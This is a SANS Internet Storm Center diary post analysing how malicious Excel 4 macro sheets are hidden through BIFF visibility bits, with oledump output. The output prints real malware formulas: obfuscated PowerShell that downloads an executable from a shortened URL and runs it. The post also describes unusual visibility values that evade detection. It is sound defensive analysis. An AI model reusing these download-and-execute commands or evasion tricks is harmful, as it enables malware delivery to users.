SANS ISC: InfoSec Handlers Diary Blog - SANS Internet Storm Center SANS Site Network Current Site SANS Internet Storm Center Other SANS Sites Help Graduate Degree Programs Security Training Security Certification Security Awareness Training Penetration Testing Industrial Control Systems Cyber Defense Foundations DFIR Software Security Government OnSite Training InfoSec Handlers Diary Blog


isc.sans.edu/diary/rss/26726

Excel 4 Macros: "Abnormal Sheet Visibility"

Published: 2020-10-26
Last Updated: 2020-10-26 21:53:07 UTC
by Didier Stevens (Version: 1)
3 comment(s)
Excel 4 macros are composed of formulas (commands) and values stored inside a sheet.

Each sheet in a spreadsheet can be "visible", "hidden" or "very hidden". Malware authors will often make Excel 4 macro sheets hidden or very hidden.


In .xls files, spreadsheet data is stored in the Workbook stream as BIFF records. There is a BIFF record for sheets: the BOUNDSHEET record. The byte value at position 5 in a BOUNDSHEET record defines the visibility of a sheet: visible (0x00), hidden (0x01) or very hidden (0x02):



```
SANS ISC C:\Demo>oledump.py -p plugin_biff --pluginoptions "-o BOUNDSHEET -a" Info01.xls.zip
  1:      4096 '\x05DocumentSummaryInformation'
  2:       240 '\x05SummaryInformation'
  3:    101978 'Workbook'
               Plugin: BIFF plugin
                 0085     14 BOUNDSHEET : Sheet Information - worksheet or dialog sheet, visible
                 ' 00000000: B8 66 01 00 00 00 06 00  \xb8f......'
                  00000008: 53 68 65 65 74 31        Sheet1
                 0085     18 BOUNDSHEET : Sheet Information - Excel 4.0 macro sheet, very hidden
                 ' 00000000: 3A 84 01 00 02 01 0A 00  :\x84......'
                  00000008: 65 36 6F 47 67 69 39 67  e6oGgi9g
                  00000010: 5A 4E                    ZN

SANS ISC C:\Demo>
```


Encoding the visibility of a sheet is done with the 2 least significant bits. Per Microsoft's documentation, the 6 more significant bits are unused bits and must be ignored. In spreadsheets created with Excel, these bits are set to 0.

From time to time, I find malicious Excel 4 macro documents, where these bits are not zero:



```
@SANS_ISC C:\Demo>oledump.py -p plugin_biff --pluginoptions "-x" fe3b575c23731450d3886c43443eb208cd4c384c36dda6b2eec187a05ee7ae47.vir
  1:       276 '\x05DocumentSummaryInformation'
  2:       156 '\x05SummaryInformation'
  3:     64932 'Workbook'
               Plugin: BIFF plugin
                 0085     14 BOUNDSHEET : Sheet Information - Excel 4.0 macro sheet, reserved bits not zero: 0x08 very hidden - Macro1
                 0085     14 BOUNDSHEET : Sheet Information - worksheet or dialog sheet, visible - Feuil1
                 0018     23 LABEL : Cell Value, String Constant - built-in-name 1 Auto_Open len=7 ptgRef3d Macro1!R583C11
                 '0006    150 FORMULA : Cell Formula - R583C11 len=128 ptgStr "cmd /k p^ower^shell -w 1 (nEw-oBje`cT Net.WebcL`IENt).(\'Down\'+\'loadFil
e\').Invoke((\'ht\'+\'tps://cutt.ly/Sgjv3UN\'),\'eh.exe\')" ptgFuncVarV args 1 func EXEC (0x006e) '
                 0006    118 FORMULA : Cell Formula - R584C11 len=96 ptgStr "cmd /k p^ower^shell -w 1 stARt`-slE`Ep 32; Move-Item "eh.exe" -Destination
"$env:appdata"" ptgFuncVarV args 1 func EXEC (0x006e)
                 0006     97 FORMULA : Cell Formula - R585C11 len=75 ptgStr "cmd /k po^wer^shell -w 1 stARt`-slE`Ep 32; cd $env:appdata; ./eh.exe" ptgFu
ncVarV args 1 func EXEC (0x006e)
                 0006     26 FORMULA : Cell Formula - R586C11 len=4 ptgFuncVarV args 0 func PAUSE (0x00f8)

@SANS_ISC C:\Demo>
```

oledump's plugin_biff will report this: "reserved bits not zero".




```
@SANS_ISC C:\Demo>oledump.py -p plugin_biff --pluginoptions "-x -a" fe3b575c23731450d3886c43443eb208cd4c384c36dda6b2eec187a05ee7ae47.vir
  1:       276 '\x05DocumentSummaryInformation'
  2:       156 '\x05SummaryInformation'
  3:     64932 'Workbook'
               Plugin: BIFF plugin
                 0085     14 BOUNDSHEET : Sheet Information - Excel 4.0 macro sheet, reserved bits not zero: 0x08 very hidden - Macro1
                  00000000: 21 D0 00 00 0A 01 06 00  !Ð......
                  00000008: 4D 61 63 72 6F 31        Macro1
                 0085     14 BOUNDSHEET : Sheet Information - worksheet or dialog sheet, visible - Feuil1
                  00000000: 4E E9 00 00 00 00 06 00  Né......
                  00000008: 46 65 75 69 6C 31        Feuil1
                 0018     23 LABEL : Cell Value, String Constant - built-in-name 1 Auto_Open len=7 ptgRef3d Macro1!R583C11
                  00000000: 20 00 00 01 07 00 00 00   .......
                  00000008: 00 00 00 00 00 00 00 01  ........
                  00000010: 3A 00 00 46 02 0A 00     :..F...
                 '0006    150 FORMULA : Cell Formula - R583C11 len=128 ptgStr "cmd /k p^ower^shell -w 1 (nEw-oBje`cT Net.WebcL`IENt).(\'Down\'+\'loadFil
e\').Invoke((\'ht\'+\'tps://cutt.ly/Sgjv3UN\'),\'eh.exe\')" ptgFuncVarV args 1 func EXEC (0x006e) '
                  00000000: 46 02 0A 00 40 00 00 00  F...@...
                  00000008: 00 00 00 00 00 00 02 00  ........
                 ' 00000010: 00 00 00 00 80 00 17 79  ....\x80..y'
                  00000018: 00 63 6D 64 20 2F 6B 20  .cmd /k
                  00000020: 70 5E 6F 77 65 72 5E 73  p^ower^s
                  00000028: 68 65 6C 6C 20 2D 77 20  hell -w
                  00000030: 31 20 28 6E 45 77 2D 6F  1 (nEw-o
                  00000038: 42 6A 65 60 63 54 20 4E  Bje`cT N
                  00000040: 65 74 2E 57 65 62 63 4C  et.WebcL
                  00000048: 60 49 45 4E 74 29 2E 28  `IENt).(
                 " 00000050: 27 44 6F 77 6E 27 2B 27  'Down'+'"
                  00000058: 6C 6F 61 64 46 69 6C 65  loadFile
```

The "visibility" value is 0x0A, that's 0x08 + 0x02: thus the sheet is very hidden (0x02).

Excel has no problem at all opening a spreadsheet like this (the unused bits must be ignored). But if you use or develop detection rules like YARA, Suricata, ... ; be aware that these unused bits can be set to 1 in stead of 0.

You might wonder: 2 bits to encode visibility. Visible (0x00), hidden (0x01) or very hidden (0x02).

What about 0x03?




@SANS_ISC C:\Demo$G


```
@SANS_ISC C:\Demo>oledump.py -p plugin_biff --pluginoptions "-o BOUNDSHEET -a" Book2.xls
  1:       108 '\x01CompObj'
  2:       288 '\x05DocumentSummaryInformation'
  3:       216 '\x05SummaryInformation'
  4:     16219 'Workbook'
               Plugin: BIFF plugin
                 0085     14 BOUNDSHEET : Sheet Information - Excel 4.0 macro sheet, visibility=3 - Macro1
                  00000000: B6 3B 00 00 03 01 06 00  ¶;......
                  00000008: 4D 61 63 72 6F 31        Macro1
                 0085     14 BOUNDSHEET : Sheet Information - worksheet or dialog sheet, visible - Sheet1
                  00000000: C8 3D 00 00 00 00 06 00  È=......
                  00000008: 53 68 65 65 74 31        Sheet1
  5:       420 '_VBA_PROJECT_CUR/PROJECT'
  6:        62 '_VBA_PROJECT_CUR/PROJECTwm'
  7: m     977 '_VBA_PROJECT_CUR/VBA/Sheet1'
  8: m     985 '_VBA_PROJECT_CUR/VBA/ThisWorkbook'
  9:      2447 '_VBA_PROJECT_CUR/VBA/_VBA_PROJECT'
 10:       519 '_VBA_PROJECT_CUR/VBA/dir'

@SANS_ISC C:\Demo>
```

When a sheet's visibility is set to 0x03 (I do this by patching the .xls with a binary editor), my tests with Excel 2016 and 2019 show that an Excel 4 macro sheet will behave as "very hidden", and the macro code will be executed.

However, before a user is prompted to enable macros, that user will have to click through extra warnings:



PROTECTED VIEW Office has detected a problem with this file. Editing it may harm your computer. Click for more details.



Protected View

Office has detected a problem with this file. Editing it may be dangerous. To help keep your computer safe this file has been opened in Protected View.

Don't worry—you can continue reading in this view. If you need to edit, and you trust this file, then enable editing.

Protected View Settings

Learn more about Protected View

Didier Stevens
Senior handler
Microsoft MVP
blog.DidierStevens.com DidierStevensLabs.com

Keywords: excel4 macros maldoc vibility

3 comment(s)

Join us at SANS! Attend with Didier Stevens in starting

DEV522
Defending Web Application Security Essentials
LEARN MORE
Learn to defend your apps before they're hacked

Top of page

×

Diary Archives